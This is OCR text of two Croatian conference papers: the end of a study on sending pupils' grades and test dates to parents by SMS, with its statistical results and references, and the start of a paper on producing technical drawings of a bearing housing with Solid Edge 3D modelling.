Muhamadi et.al. [13] u svom radu opisuju nadogradnju sustava u kojemu su pohranjene informacije o studentu (*Student Record Retrieval System – SRRS*) sa SMS podsustavom koji omogućuje slanje SMS poruke s ocjenom studentu u trenutku kada predavač upiše ocjenu u sustav. Rad se više bavi samom metodologijom razvoja sustava.

Curran i Craig [14] u svom radu opisuju sustav koji služi za slanje raznih obavijesti studentima u obliku SMS poruka. Autori su uočili da je SMS poruka najsigurniji način da studente obavijeste o nekom hitnom događaju kao što je odgoda predavanja i slično. U radu se autor više bavi razvojem samog sustava.

Stone [15] u svom radu opisuje sustav koji služi za slanje raznih obavijesti administrativne prirode u obliku SMS poruka studentima prve godine, a s ciljem motivacije i podrške. Studentima je omogućeno da besplatno koriste tu uslugu, a sve te informacije dostupne su i preko drugih medija studentima koji nisu željeli rabiti SMS uslugu. Autor ne iznosi kvantitativne podatke te zaključuje da istraživanja na tome području treba nastaviti.

Chai i Chen [16] u svom radu istražuju mogućnost uvođenja podrške učenju uz pomoć mobilnih telefona, na način da je studentima omogućeno da uz pomoć „pametnog telefona“ pošalju upit o nejasnom dijelu nastavne građe s brojem stranice i odlomkom koji im je nejasan koji se prosljeđuje na forum. U trenutku kada netko odgovori na taj upit, student dobiva obavijest kao SMS poruku. Autori smatraju da se može ostvariti velika korist od novih tehnologija kada se upotrebljavaju kao nadogradnja tradicionalnim medijima kao što je knjiga u procesu učenja. Za potrebe istraživanja studentima su prilagođene knjige na način da su odlomci numerirani.

B. Dvosmjerna SMS komunikacija

Rau et.al. [17] ispitivali su utjecaj korištenja SMS poruka, elektroničke pošte i foruma u nastavnom procesu na psihički pritisak, motivaciju i ocjene. Proveli su istraživanje u srednjoj školi, a rezultati njihova istraživanja ukazuju da korištenje SMS poruka smanjuje psihički pritisak kod učenika dok kod korištenja ostalih dvaju medija nije uočena promjena. Što se tiče motivacije, autori izvještavaju da su registrirali značajnu razliku kod grupe kojoj su nastavnici slali SMS poruke i u smislu veće motivacije dok kod korištenje ostalih dvaju medija nije uočena promjena. Značajna razlika u uspjehu nije uočena niti kod jedne grupe.

Ramos i Triñona [18] opisuju projekt MIND (*Mobile Technology Initiatives for Nonformal Distance Education*) u sklopu kojeg je realiziran sustav za komunikaciju temeljen na SMS porukama čija je osnovna namjena slanje pitanja korisnicima, analiza njihovih odgovora te slanje poruka o točnosti odgovora. Sustav je rabljen za pripremu kandidata koji su pristupali ispitima za priznavanje srednjoškolske stručne spreme. Autor iznosi i broj bodova na ispitima kontrolne i eksperimentalne skupine pri čemu je eksperimentalna skupina koristila sustav za pripremu, a kontrolna nije. Razlika između grupa nije bila statistički značajna.

Autori Adagunodo et.al. [19] i Awodele et.al. [20] opisuju sustav koji omogućuje studentima informiranje o rezultatima ispita. Student treba poslati SMS poruku sa svojim prezimenom i identifikacijskim brojem na zadani broj nakon čega dobiva lozinku u SMS poruci. Lozinku opet šalje zajedno s identifikacijskim brojem na zadani broj te je sadržaj druge poruke koju dobiva rezultat ispita. Autori navode niz prednosti sustava, a između ostalog, sustav će poslati ocjenu studentu bez obzira s kojeg mobilnog telefona je poruka poslana, što olakšava administriranje sustavom odnosno nije potrebno ažurirati broj mobilnog uređaja u sustavu ako student promijeni broj.

Ryan i Mulvay [21] u svom su radu predstavili sustav koji je jeftina alternativa CRS sustavima (*Classroom Response Systems*) što već neko vrijeme postoje na tržištu. CRS sustav koji autori opisuju, koristi SMS poruke za komunikaciju između studenata i predavača te se koristi na način da predavač na LCD projektoru ili na neki drugi način distribuira pitanja, a studenti odgovore

šalju u SMS porukama. Sustav prima poruke s odgovorima i u mogućnosti je dinamički ažurirati rezultate cijele grupe te ih grafički prikazivati na monitoru ili LCD projektoru. Sustav ima i mogućnost slanja SMS poruka studentima o postignutome uspjehu.

IV. KORIŠTEN SUSTAV

Za potrebe istraživanja rabljen je sustav realiziran 2003. godine te predstavljen 2004. godine na konferenciji MIPRO 2004. u Opatiji [22]. Sustav omogućuje unos osnovnih podataka o učenicima i njihovim roditeljima te ocjena i najava testova. Osim toga, sustav nakon unosa ocjena i najava testova omogućuje slanje SMS poruka s unesenim podacima. U komunikaciji s roditeljima/starateljima predviđeno je rabiti naziv „e-imenik“ koji predstavlja uslugu koju će oni rabiti.


Sustav se sastoji od nekoliko podsustava:

a) sučelje prema korisniku,
b) baza podataka,
c) sučelje prema mobilnom uređaju,
d) mobilni uređaj.

Sučelje prema administratoru koji unosi podatke realizirano je koristeći WWW poslužitelj *Apache*, odnosno, radi se o HTML stranicama generiranima od strane skriptnog podsustava PHP. Sučelje je vrlo jednostavno, a zbog jednostavnosti korištenja za unos podataka koriste se padajući izbornici gdje god je to moguće. Na slici broj 1 vidi se osnovni izbornik.

Podaci o učenicima, roditeljima, ocjenama i najavama testova pohranjivali su se u bazu podataka, a izabrana je baza MySQL. Sam proces upisa podataka u bazu realiziran je skriptama koje korisnik poziva preko *web* sučelja.

Sučelje prema mobilnom telefonu dijeli se na programski i fizički dio. Samu komunikaciju s mobilnim uređajem inicirao je korisnik pokretanjem PHP skripti čiji je zadatak bio pokretanje i prosljeđivanje niza parametara programu pod nazivom *Gammu*. Radi se o programu pokretanom iz komandne linije izdanom pod GPL licencom. Fizički dio sučelja prema mobilnom uređaju sastoji se od kabla koji je povezivao serijsko sučelje računala s mobilnim uređajem.



Slika 1. Sučelje sustava

Sam mobilni uređaj koji se rabio u sustavu bio je *NOKIA 3310*. Uređaj je izabran jer je dobro podržan od spomenutog programa *Gammu*.

V. ISTRAŽIVANJE

Populacija na kojoj je provedeno istraživanje učenici su osmih razreda osnovne škole te njihovi roditelji/staratelji u Požeško-slavonskoj županiji. Za potrebe istraživanja izabrane su tri osnovne škole od ukupno dvanaest koliko ih ima u Županiji. Istraživanje je provedeno u četiri faze i to:

a) uvodna anketa,
b) aktivnosti prije djelovanja sustava (usluge),
c) djelovanje sustava (usluge),
d) aktivnosti poslije djelovanja sustava (usluge).

Uvodna anketa imala je za cilj prije svega upoznati roditelje/staratelje o istraživanju te ih pridobiti da sudjeluju u njemu. Roditelji/staratelji su se potpisom izjašnjavali za sudjelovanje, a ankete su distribuirane po učenicima. Podijeljena je 231 zatvorena omotnica koja je glasila na roditelje/staratelje učenice odnosno učenika. Od ukupnog broja distribuiranih anketa vraćene su 204 ankete. Među vraćenima je bilo anketa u kojima su se roditelji izjasnili da ne žele sudjelovati u istraživanju, a takvih je bilo 21. Time dolazimo do broja od 183 ankete u kojima su se roditelji izjasnili da žele sudjelovati. Na žalost, 10 obitelji nije posjedovalo mobilni telefon te nisu mogli učestvovati u istraživanju, pa time dolazimo do konačnog broja od 173 obitelji koje su imale tehničke preduvjete i željele sudjelovati u istraživanju. U uvodnoj anketi roditelji su se izjašnjavali o razini obrazovanja, prosječnoj odsutnosti od kuće te bračnom stanju.

Nakon prikupljanja podataka iz uvodnih anketa sljedeći korak bio je izbor roditelja koji će sudjelovati u istraživanju u slučaju kada oba roditelja imaju mobilni telefon. Pri tom se posebna pažnja posvetila zadržavanju omjera koji je prisutan u kompletnom uzorku roditelja koji učestvuju u istraživanju. Izabrani su očevi ili majke, ali je zadržan spomenuti omjer. Nakon toga, uslijedila je podjela parova roditelja/staratelja i djece slučajnim izborom u dvije skupine, kontrolnu ili eksperimentalnu. U kontrolnoj skupini bilo je 87 parova roditelja/staratelja i djece dok je u eksperimentalnoj bilo 86 parova.

Djelovanje sustava odnosno usluge svodi se na to da je autor rada zadnjeg radnog dana u tjednu između 15.10. i 15.12. 2010. godine posjetio sve tri škole te prepisao ocjene i najave testova za učenike eksperimentalne skupine, da bi ih kasnije unio u bazu u računalu i poslao roditeljima kao SMS poruke.

Za to vrijeme poslano je 3205 ocjena i 1060 najava testova na mobilne telefone roditelja u obliku SMS poruka. Najava testova pojedinačno je bilo 112, ali je jednu najavu dobivalo u prosjeku desetak roditelja/staratelja.

Nakon djelovanja sustava provedena je telefonska anketa u kojoj su se roditelji izjašnjavali o poznavanju ocjena i termina testiranja svoje djece. Radilo se o dva pitanja od kojih se jedno odnosilo na poznavanje ocjena dok se drugo odnosilo na poznavanje termina testiranja

prije same provedbe testiranja. Pravilnik o ocjenjivanju u osnovnim školama nalaže nastavnicima da pismene provjere znanja moraju najaviti te s terminima istih upoznati djecu. Termini pismenih provjera upisuju se barem jedan tjedan unaprijed u dnevnik te se tako kontrolira da učenici ne pišu više od četiri pismene provjere u tjednu odnosno više od jedne dnevno [23]. Pitanja su se odnosila na vremensko razdoblje od posljednjih mjesec-dva, te je prvo pitanje s odgovorima glasilo:

1. U zadnjih mjesec-dva znate za:
   a) sve ili skoro sve ocjene djeteta,
   b) oko pola ocjena djeteta,
   c) malo ocjena djeteta.

a drugo je glasilo:

2. U zadnjih mjesec-dva znali ste unaprijed za:
   a) sve ili skoro sve testove djeteta,
   b) oko pola testova ,
   c) malo testova djeteta.

Tako su dobivene informacije od roditelja/staratelja o poznavanju ocjena svog djeteta i testova koje će dijete uskoro pisati.

S obzirom na samu prirodu ponuđenih odgovora u anketi koji pripadaju ordinarnoj ljestvici, za testiranje hipoteze odabran je neparametrijski test za nezavisne uzorke, Mann-Whitney U test [24][25].

Rezultati anketa nakon djelovanja sustava odnosno usluge obrađeni su da bi se dokazalo da slanje ocjena i najava testova putem SMS poruka nema utjecaja na poznavanje ocjena i najavljenih testova od strane roditelja odnosno staratelja. Na kraju razdoblja od dva mjeseca, koliko je sustav odnosno usluga bio u funkciji, broj roditelja iz eksperimentalne skupine smanjen je zbog različitih razloga (nemogućnost dolaska do roditelja, isključenje iz mobilne mreže) te je broj roditelja u eksperimentalnoj skupini 82, a ne 85 koliki je bio u početku.

Podaci u tablicama I. i II. vezani su uz prvo pitanje koje se odnosi na poznavanje ocjena djeteta od strane roditelja/staratelja koji prima SMS poruke. Z vrijednost je -4,548 što ukazuje da se uzorci statistički značajno razlikuju na razini od 1% odnosno da prema dostupnim podacima iz anketa ne možemo prihvatiti da slanje ocjena i najava testova nema utjecaj na poznavanje ocjena djeteta od strane roditelja odnosno staratelja.

U drugom pitanju su se roditelji/staratelji izjašnjavali o poznavanju testova koje će dijete uskoro pisati. U ovom slučaju Z vrijednost je još veća te iznosi -8,901 što, kao i kod prethodne varijable, ukazuje na to da se uzorci statistički značajno razlikuju na razini od 1% odnosno da prema dostupnim podacima iz anketa, ne možemo prihvatiti da slanje ocjena i najava testova nema značajan utjecaj na poznavanje testova koje će dijete uskoro pisati od strane roditelja/staratelja. Podaci su u tablicama III. i IV.

TABLICA I. SUME RANGOVA KONTROLNE I EKSPERIMENTALNE SKUPINE (1. PITANJE) POSLIJE DJELOVANJA SUSTAVA ODNOSNO USLUGE ZA VARIJABLU *POZNAVANJE_OCJENA*

Poznavanje ocjena	N	Srednja vrijednost ranga	Zbroj rangova
EKSPERIMENTALNA	82	74,52	6111,00
KONTROLNA	87	94,87	8254,00
Ukupno	169		

TABLICA II. REZULTAT MANN-WHITNEY U TESTA I Z VRIJEDNOST KONTROLNE I EKSPERIMENTALNE SKUPINE POSLIJE DJELOVANJA SUSTAVA ODNOSNO USLUGE ZA VARIJABLU *POZNAVANJE_OCJENA* (1. PITANJE)

	POZ_OCJENA
Mann-Whitney U	2708,000
Wilcoxon W	6111,000
Z vrijednost	-4,548
Nivo značajnosti	,000

TABLICA III. SUME RANGOVA KONTROLNE I EKSPERIMENTALNE SKUPINE (2. PITANJE) POSLIJE DJELOVANJA SUSTAVA ODNOSNO USLUGE ZA VARIJABLU *POZNAVANJE_TESTOVA*

Poznavanje testova	N	Srednja vrijednost ranga	Zbroj rangova
EKSPERIMENTALNA	82	55,34	4537,50
KONTROLNA	87	112,96	9827,50
Ukupno	169		

TABLICA IV. REZULTAT MANN-WHITNEY U TESTA I Z VRIJEDNOST KONTROLNE I EKSPERIMENTALNE SKUPINE POSLIJE DJELOVANJA SUSTAVA ODNOSNO USLUGE ZA VARIJABLU *POZNAVANJE_TESTOVA* (2. PITANJE)

	POZ_TESTOVA
Mann-Whitney U	1134,500
Wilcoxon W	4537,500
Z vrijednost	-8,901
Nivo značajnosti	,000

VI. ZAKLJUČAK

Iz rezultata je vidljivo da sustav baziran na SMS porukama, čiji sadržaj su ocjene i najave testova, koje se šalju periodično roditeljima ima statistički značajan utjecaj na poznavanje tih ocjena i najava testova od strane roditelja. Drugim riječima ovi rezultati ukazuju da je uvođenje takvih sustava opravdano sa aspekta poznavanja ocjena i najava testova, mada te rezultate treba uzeti sa rezervom i istražiti cjelokupan utjecaj takvih sustava s obzirom da oni utječu na jedan vrlo složen sustav – obitelj.

LITERATURA

[1] Bodic G.L., Mobile Messaging, Technologies and Services SMS, EMS and MMS, Second Edition, Chichester, Velika Britanija:John Wiley & Sons Ltd, 2005.

[2] Suplido, M., Bonito, S., Escubio, M., Mariano, L., Finding Educational Uses for Ubiquitous SMS (Texting) Technologies,

700UPOU: Los Banos, Filipini: University of the Philippines, 2003.

[3] Librero, F., Ramos, A.J., Rangac, A.I., Triñona J., Lambert, D., Uses of the Cell Phone for Education in the Philippines and Mongolia, Distance Education, 28(2), pp. 231–244., 2007.

[4] Carić, A., Huljenić, D., Labor, O., Car, Ž., Architectural Framework for e-School, Proceedings of the Conference Telecommunications & Information MIPRO 2004, Opatija, Hrvatska, 24-28.05.2004., Opatija, Hrvatska: MIPRO, pp. 21-26., 2004.

[5] Rendulić, N., Labor, O., Car, Ž., SMS School Notification Service as Booster for e-School, Proceedings of the 12. International Conference on Software, Telecommunications and Computer Networks SOftCOM 2004, Split: Fakultet elektrotehnike, strojarstva i brodogradnje, pp. 160-165., 2004.

[6] Kadirire, J., The Short Message Service (SMS) for Schools/Conferences, Third International Conference on Multimedia and Information & Communication Technologies in Education, 7-10. June 2005., Badajoz, Španjolska: Formatex, pp. 1-4., 2005.

[7] Bollen, L., Eimler, S., Hoppe, H.U., The Use of Mobile Computing to Support SMS Dialogues and Classroom Discussions in a Literature Course, ICALT '04 Proceedings of the IEEE International Conference on Advanced Learning Technologies, 30 August - 1 September 2004, Joensuu, Finska:IEEE Computer Society, pp. 550-554., 2004.

[8] Rannu, R., M-Teacher: The Use of Mobile Tools in Parent-Teacher Communications, Baltic IT&T Review, 37, pp. 43-46., 2005.

[9] Imhmed, M.A., Parent Alert System (PAS) via SMS, Magistarski rad, Utara, Malezija, University Utara, 2009. ¸

[10] Cavus, N., NMOBTEC-ENVEDU: M-learning System for Environmental Education, 11. Bilişim Teknolojileri Işığında Eğitim Kongresi (BTIE'11), Türkiye Bilişim Derneği, 19-21 Nov 2008, Ankara, Turska: Turkiye Bilisim Dernegi, 2008.

[11] Cavus, N., Ibrahim, D., A Mobile Tool for Learning English Words, 5th International Conference on Electrical and Computer Systems (EECS'08), Nov 27-28, 2008, Lefke, Sjeverni Cipar, pp. 1-4., 2008.

[12] Jones, G., Edwards, G., Reid, A., Supporting and Enhancing Undergraduate Learning with M-learning Tools: an Exploration and Analysis of the Potential of Mobile Phones and SMS, Sixth International Conference on Networked Learning 2008, 5. i 6. May 2008. Halkidiki, Grčka, pp. 162-170., 2008.

[13] Muhamadi, I.A.S., Zaidan, A.A., Raviraja, S., Zaidan, M.A. ,Zaidan, B.B., Mapundu, C., Auto Notification Service for the Student Record Retrieval System Using Short Message Service (SMS), IJCSNS International Journal of Computer Science and Network Security, 9(8), pp. 200-208. 2009.

[14] Curran, K., Craig, R., A Short Message Service Online Application for Delivering Urgent Information to Students, 1st Joint IEI/IEE Symposium on Telecommunication System Research, 2001, 27th November 2001, Dublin, Irska, 2001.

[15] Stone, A., Mobile Scaffolding: An Experiment in Using SMS Text Messaging to Support First Year University Students, IEEE International Conference on Advanced Learning Technologies (ICALT'04), August 30-September 01, Joensuu, Finland: IEEE Computer Society Press, pp. 405 – 409., 2004.

[16] Chao, P.Y., Chen, G.D., Augmenting Paper-based Learning With Mobile Phones, Interacting with Computers, 21, pp. 173–185., 2009.

[17] Rau, P.L.P., Gao, Q., Wu, L.M., Using Mobile Communication Technology in High School Education: Motivation, Pressure, and Learning Performance, Computers & Education, 50, pp. 1–22., 2008.

[18] Ramos, A.J.O.,Triñona, J.P., Mobile Technology in Nonformal Distance Education, Ottawa, Ontario, Kanada: International Development Research Centre (IDRC), 2008.

[19] Adagunodo, E.R., Awodele, A., Idowu, S., SMS User Interface Result Checking System, The Journal of Issues in Informing Science and Information Technology, 6, pp. 101-112. 2009.

[20] Awodele, A., Adagunodo, E.R., Akinwale, A.T., Idowu, S., Agbaje, M., An Improved SMS User Interface Result Checking System, Interdisciplinary Journal of Information, Knowledge and Management, 4, pp. 51-62., 2009.

[21] Ryan, S., Mulvey, P., Knowing What the Student at the Back Knows: A Cost-effective Classroom Response System Using Short Message Service (SMS) Text Messaging., IADIS International Conference Mobile Learning 2006, 14–16 July 2006., Dublin, Irska: The University of Dublin / Trinity College, pp. 246-250., 2006.

[22] Đokić, K., Sustav za distribuciju ocjena učenika i najava pismenih provjera znanja putem SMS poruka – e-imenik, Zbornik radova savjetovanja Računala u obrazovanju – MIPRO 2004., Opatija, MIPRO, pp. 203-206., 2004.

[23] MZOS, Ministarstvo znanosti, obrazovanja i šprota, Pravilnik o načinima, postupcima i elementima vrednovanja učenika u osnovnoj i srednjoj školi, [Online], <raspoloživo na: http://public.mzos.hr/fgs.axd?id=16932>, [pristupljeno 02.11.2011.]

[24] Petz, B., Osnovne statističke metode za nematematičare, Jastrebarsko: Naklada Slap, 2002.

[25] Šošić, I., Primjenjena statistika, Zagreb, Školska knjiga, 2006.

Konstruiranje 3D modeliranjem

Đ. Kukec[1], M. Kukec[2], B. Hršak[3]
[1] Veleučilište u Varaždinu , [2]Veleučilište u Varaždinu, [3]Visoka tehnička škola u Bjelovaru
[1] Križanićeva 33, 42000 Varaždin, Hrvatska, [2]Križanićeva 33, 42000 Varaždin, Hrvatska,
[3]A. B. Šimića 1, 43000 Bjelovar, Hrvatska
[1]Telefon: 098 981554 E-mail: djuro.kukec@skole.hr, [2]Telefon: 042 493 394; e-mail: mihael.kukec@velv.hr, [3]Telefon: 091 5497143; e-mail: bhrsak@vtsbj.hr

Sažetak – U današnje vrijeme često se spominju mala poduzeća i obrtnici kao oni koji se najlakše prilagođavaju tržištu. Tržište svakim danom postavlja sve složenije zahtjeve proizvodnji, a zbog velike konkurencije rokovi za izradu proizvoda i za isporuku sve su kraći. Traže se novi ili poboljšani proizvodi.
Za novi proizvod ili promjene na proizvodu treba promijeniti tehničku dokumentaciju. Obrtnicima i malim poduzećima važno je u kratkom vremenu u malim konstrukcijskim uredima pripremiti dokumentaciju za proizvodnju. U ovom radu je primjer kako se u kratkom vremenu može izraditi tehnički crtež 3D modeliranjem programskim alatom Solid Edge. Izrađen je crtež za kućište ležaja.

I.UVOD

Stvaranju novog proizvoda i njegovoj prezentaciji tržištu značajno mogu pridonijeti novi alati namijenjeni izradi tehničko-tehnološke dokumentacije. Poteškoće se javljaju u konstrukcijskim uredima s premalim brojem konstruktora za obim posla koji treba obaviti. Problemi s konstrukcijom proizvoda su i veći u malim poduzećima i kod obrtnika gdje možda samo jedan izvršitelj obavlja poslove vezane uz dokumentaciju, a još i druge poslove. U svim ovim slučajevima konstrukciju proizvoda možemo poboljšati CAD alatima. Osim stvaranja dokumentacije CAD alatima se može pomoću modela proizvoda kvalitetno prezentirati sam proizvod modelima. Ovakvom prezentacijom proizvoda nije potrebna izrada prototipa što znatno skraćuje vrijeme od ideje do prototipa te smanjuje troškove. Treba dodati da se može kreirati od jednostavnih modela do modela s potrebnim gibanjima i promjenama veličina kod same prezentacije. Tako je moguće na licu mjesta pokazati funkcioniranje modela s učinjenim izmjenama. Naručitelj može biti dobro informiran o proizvodu bez odgađanja i dodatne prezentacije.


Ideju je dobro prvo razraditi skiciranjem u olovci na papiru radi brzih izmjena, dopuna, usklađivanja s drugim pozicijama, ako se radi o više pozicija nekog sklopa. Osim oblika proizvoda, koji se vidi iz crteža, važno je unijeti u idejni crtež dimenzije koje su zamišljene ili već usklađene s drugim pozicijama kako ne bismo nakon nekog vremena morali ponovno istraživat i usklađivati dimenzije. Kada je tako pripremljen idejni crtež, može početi kreiranje modela iz kojega se stvara tehničko-tehnološka dokumentacija.

Kao što je uvodno napisano, u ovom radu je prikazana samo izrada crteža modeliranjem. Ovaj primjer je izrađen CAD 3D alatom Solid Edge, a postupak je podijeljen u dva dijela:

1. *Kreiranje modela.*
2. *Stvaranje dokumentacije*


II.KREIRANJE MODELA

Vrlo jednostavno pomoću nekoliko alata kreira se model prema idejnom crtežu. Za početak se kreira puno tijelo kojem se oduzimaju ili dodaju dijelovi tako da se dobiju najveće vanjske dimenzije, sl. 1.




Sl. 1

U drugom koraku dodaju se detalji na puno geometrijsko tijelo osnovnog dijela sl.2. Okrugli detalj je u ovom primjeru dodan na osnovni dio, a može se kreirati puno tijelo s najvećim vanjskim dimenzijama i zatim odvojiti višak.




Sl. 2

Nakon formiranja modela s najvećim vanjskim dimenzijama kreirani su prema idejnom crtežu ostali detalji sl.3.



Sl. 3

Kada su svi detalji ugrađeni u model u završnoj je obradi model dotjeran zaobljenjima i ukošenjima sl 4.




Sl. 4

III. STVARANJE DOKUMENTACIJE


Potpuno završen model treba dobro pregledati, da li oblikom i dimenzijama odgovara gotovom proizvodu jer na crtežu nije moguće dodavati izostavljeno. Ako se to ipak dogodi lako se dinamičkim preuređivanjem doda ili oduzme detalj. Promjena se automatski pojavi na crtežu.

Poglede crtanja stvara alat automatski. Za lakše razumijevanje, naročito kod kompliciranih elemenata, na crtež se može dodati i prostorna projekcija. Najpogodnija je izometrija jer se predmet dobro vidi s triju strana sl 5. Ovakva prostorna projekcija bila je teško izvediva ručnim ili 2D crtanjem.




Sl. 5

Modeliranje traje vrlo kratko, a stvaranje crteža je brzo. Alat iscrta poglede crtanja sl. 6.



